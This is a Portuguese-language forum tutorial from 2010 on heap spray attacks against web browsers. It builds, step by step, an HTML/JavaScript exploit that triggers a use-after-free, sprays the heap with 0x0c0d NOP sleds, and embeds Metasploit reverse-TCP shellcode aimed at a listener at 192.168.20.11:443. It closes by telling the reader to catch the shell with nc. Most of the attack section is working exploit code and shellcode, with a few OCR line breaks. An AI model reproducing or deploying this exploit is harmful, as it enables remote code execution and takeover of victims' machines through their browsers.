
Titulo: Heap Spray Attack
Data: 24/12/2010
Autor: Ômar Fontenele a.k.a f0nt_Drk

Breve introdução .


Creio que a todos os users do forum ou aos que agora lêem este artigo, o nome "Buffer Overflow", "Stack Overflow" e etc [...] é bem comum, as falhas sempre existiram e sempre iram existir, pois o ser humano é falho , logo seu trabalho, tera reflexos do mesmo. E se a tecnologia evolui, a mente evolui, as tecnicas de segurança evoluem, as tecnicas de ataque também evolouem , entendeu a logica ? (;

Pre-Ataque .

Antes precisamos de teoria, certo ?
Esta é uma diferente tecnica para a exploração de falhas que de certa forma já eram existentes, portanto o que mudou aqui foi a forma de explora-las. O HSA é usado muito no hijack, Em ataques a browsers, Alocando objetos que contem algum code malicioso dentro dos processos da Heap, então provocando uma vuln para 'forçar uma execução' do code da 'heap region' .
Pode-se sim compara-la aos demais overflows, mas neste tipo de ataque é desnecessario um conhecimentos expecífico/detalhado da Estrutura da memoria, porem até agora sabemos que a localização dos objetos na heap são imprevisiveis .



Este é um dos exemplos que rapidamente ví, em um artigo da microsoft sobre o Nozzle e as tecnicas de segurança da aplicação e do usuario .
Nesta imagem de gatinhos não há aparentemente nada maléfico, porem no campo de comentario é existente um payload que previamente executara um Heap-Spraying Attack .



Tendo em vista a imagem observamos que o HSA é usado quando o call ou o jmp esta dentro a memoria invalida, e essa memoria invalida memoria pode aparecer no intervalo do endereço da heap, nao em DLL ou em endereço virtual e também nao deve ser superior a 0x7fffffff pois aí ja entramos no endereço do espaço do kernel.

Heap-Spray Attack , now !

A partir disto vamos a uma demonstração :

Vamos começar com o code que ira causar o buffer e respectivamente chashar o browser :

```
<html>
<script>

// criara 200 comentarios usando as três strings AAA
var Array1 = new Array();
for (i = 0; i < 200; i++)
{
  Array1[i] = document.createElement("COMMENT");
  Array1[i].data = "AAA";
}

var Element1 = null;

// função chamada pela inserção da img
// cria e explui objetos, chama a função para reescrever a memoria
function FRemove(Value1)
{
  Element1 = document.createEventObject(Value1); // cria o objeto da tag img
  document.getElementById("SpanID").innerHTML = ""; // coloca o objeto pai pra null afim de
acionar o heap free()
  window.setInterval(FOverwrite, 50); // chama a funçao de reescrever a cada 50 ms
}

// função tenta reescrever a heap memory do objeto expluido, em seguida acessar o objeto para
causar o crash
function FOverwrite()
{
  buffer =
"\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAA
A\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAA
AA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uA
AAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA";
  for (i = 0; i < Array1.length; i++)
  {
    Array1[i].data = buffer; // coloca os dados do comentario no buffer e tenta reescrever a heap
memory do objeto excluido
  }
  var a = Element1.srcElement; // acessa o ponto de exclusão do objeto e causa o crash
}
```

```
</script>

<body>
<span id="SpanID"><IMG src="/abcd.gif" onload="FRemove(event)" /></span></body></html>
</body>
</html>
```

Então a partir disto voce pode upar atraves do teu proprio sistema com o apache o code e abrir na maquina alvo o browser , afim de ter mais detalhes voce tera que abrir o debugger e por conseguinte ir atrás dos dados, verifique as instruções que estejam envolvidas com a eax. após isto veja bem :

Com metasploit vemos no exploit a criaçao de strings em torno de 870400 bytes que se comprime em "0c0d"

```
var Shellcode = unescape( '%ucccc%ucccc');
var SprayValue = unescape('%u0c0d');
```

jogue isto no teu code agora filho :

```
<html>
<script>

var Array1 = new Array();
for (i = 0; i < 200; i++)
{
  Array1[i] = document.createElement("COMMENT");
  Array1[i].data = "AAA";
}

var Element1 = null;

function HeapSpray()
{
  Array2 = new Array();
  var Shellcode = unescape( '%ucccc%ucccc');
  var SprayValue = unescape('%u0c0d');
  do { SprayValue += SprayValue } while( SprayValue.length < 870400 );
  for (j = 0; j < 100; j++) Array2[j] = SprayValue + Shellcode;
}

function FRemove(Value1)
{
  HeapSpray();
  Element1 = document.createEventObject(Value1);
  document.getElementById("SpanID").innerHTML = "";
  window.setInterval(FOverwrite, 50);
}

function FOverwrite()
{
  buffer = "\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\
u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0
d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d";
  for (i = 0; i < Array1.length; i++)
  {
    Array1[i].data = buffer;
  }
  var t = Element1.srcElement;
}

</script>

<body>
<span id="SpanID"><IMG src="/abcd.gif" onload="FRemove(event)" /></span></body></html>
</body>
</html>
```

Volte para o debugger e analise as coisas mais uma vez com o 'novo' code, atualize o browser e verifique novamente as intruções da eax e seus valores, dados e etc.

Verifique o DWORD no Dump do debugger, agora na opçao 'disassembler' veja intrução OR AL, 0D. Que pode ser substituida pelo hexadecimal \xOC .
Bem, então perceba que as instruçoes da linguagem de se repetem por 0C0D podem atuar como NOP respectivo para criarmos um NOPsled que nos permite rodar a nossa shell .
lembre-se da condição da shellcode = EAX + 0x34

A partir desses estudos vemos o quão imprevisivel essa tecnica é, como já foi dita .

agora sim pegue o shellcode do metasploit :

```
// windows/shell_reverse_tcp - 314 bytes
// http://www.metasploit.com
// LHOST=192.168.20.11, LPORT=443, ReverseConnectRetries=5,
// EXITFUNC=process
%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b
%u8b14%u2872%ub70f
%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b
%u8b10
%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b
%u8b18%u2058%ud301%u3ce3%u8b49
%u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d
%ue275
%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c
%u8bd3%u8b04%ud001%u4489%u2424%u5b5b
```

```
%u5961%u515a%ue0ff%u5f58%u8b5a
%ueb12%u5d86%u3368%u0032%u6800%u7377%u5f32%u6854
%u774c%u0726%ud5ff%u90b8%u0001%u2900%u54c4%u6850%u8029%u006b%ud5ff
%u5050%u5050
%u5040%u5040%uea68%udf0f%uffe0%u89d5%u68c7%ua8c0%u0b14%u0268%u0100%u89bb
%u6ae6
%u5610%u6857%ua599%u6174%ud5ff%u6368%u646d%u8900%u57e3%u5757%uf631%u126a
%u5659
%ufde2%uc766%u2444%u013c
%u8d01%u2444%uc610%u4400%u5054%u5656%u4656%u4e56%u5656
%u5653%u7968%u3fcc%uff86%u89d5%u4ee0%u4656%u30ff
%u0868%u1d87%uff60%ubbd5%ub5f0
%u56a2%ua668%ubd95%uff9d%u3cd5%u7c06%u800a%ue0fb%u0575%u47bb%u7213%u6a6f
%u5300
%ud5ff
```

Agora finalize seu html :

```
<html>
<script>

var Array1 = new Array();
for (i = 0; i < 200; i++)
{
  Array1[i] = document.createElement("COMMENT");
  Array1[i].data = "AAA";
}

var Element1 = null;

function HeapSpray()
{
  Array2 = new Array();
  // msfpayload windows/shell_reverse_tcp LHOST=xxx.xxx.xx.xx LPORT=yyy J
  var Shellcode = unescape( '%u9090%u9090%ue8fc
%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f
%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b
%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b
%u8b18%u2058%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf
%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c
%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2424%u5b5b%u5961%u515a%ue0ff
%u5f58%u8b5a%ueb12%u5d86%u3368%u0032%u6800%u7377%u5f32%u6854%u774c
%u0726%ud5ff%u90b8%u0001%u2900%u54c4%u6850%u8029%u006b%ud5ff
%u5050%u5050%u5040%u5040%uea68%udf0f
%uffe0%u89d5%u68c7%ua8c0%u0b14%u0268%u0100%u89bb
%u6ae6%u5610%u6857%ua599%u6174%ud5ff%u6368%u646d
%u8900%u57e3%u5757%uf631%u126a%u5659%ufde2%uc766%u2444%u013c
%u8d01%u2444%uc610%u4400%u5054%u5656%u4656%u4e56%u5656%u5653%u7968%u3fcc
%uff86%u89d5%u4ee0%u4656%u30ff
%u0868%u1d87%uff60%ubbd5%ub5f0%u56a2%ua668%ubd95%uff9d%u3cd5%u7c06%u800a
%ue0fb%u0575%u47bb%u7213%u6a6f%u5300%ud5ff');
  var SprayValue = unescape('%u0c0d');
  do { SprayValue += SprayValue } while( SprayValue.length < 870400 );
  for (j = 0; j < 100; j++) Array2[j] = SprayValue + Shellcode;
}

function FRemove(Value1)
{
  HeapSpray();
  Element1 = document.createEventObject(Value1);
  document.getElementById("SpanID").innerHTML = "";
  window.setInterval(FOverwrite, 50);
}

function FOverwrite()
{
  buffer = "\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\
u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0
d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d";
  for (i = 0; i < Array1.length; i++)
  {
    Array1[i].data = buffer;
  }
  var t = Element1.srcElement;
}

</script>

<body>
<span id="SpanID"><IMG src="/abcd.gif" onload="FRemove(event)" /></span></body></html>
</body>
</html>
```

Tente se conectar com o nc pela porta usada (;

Finalizando esse artigo, você pode ter uma base melhor em relação a este tipo de ataque .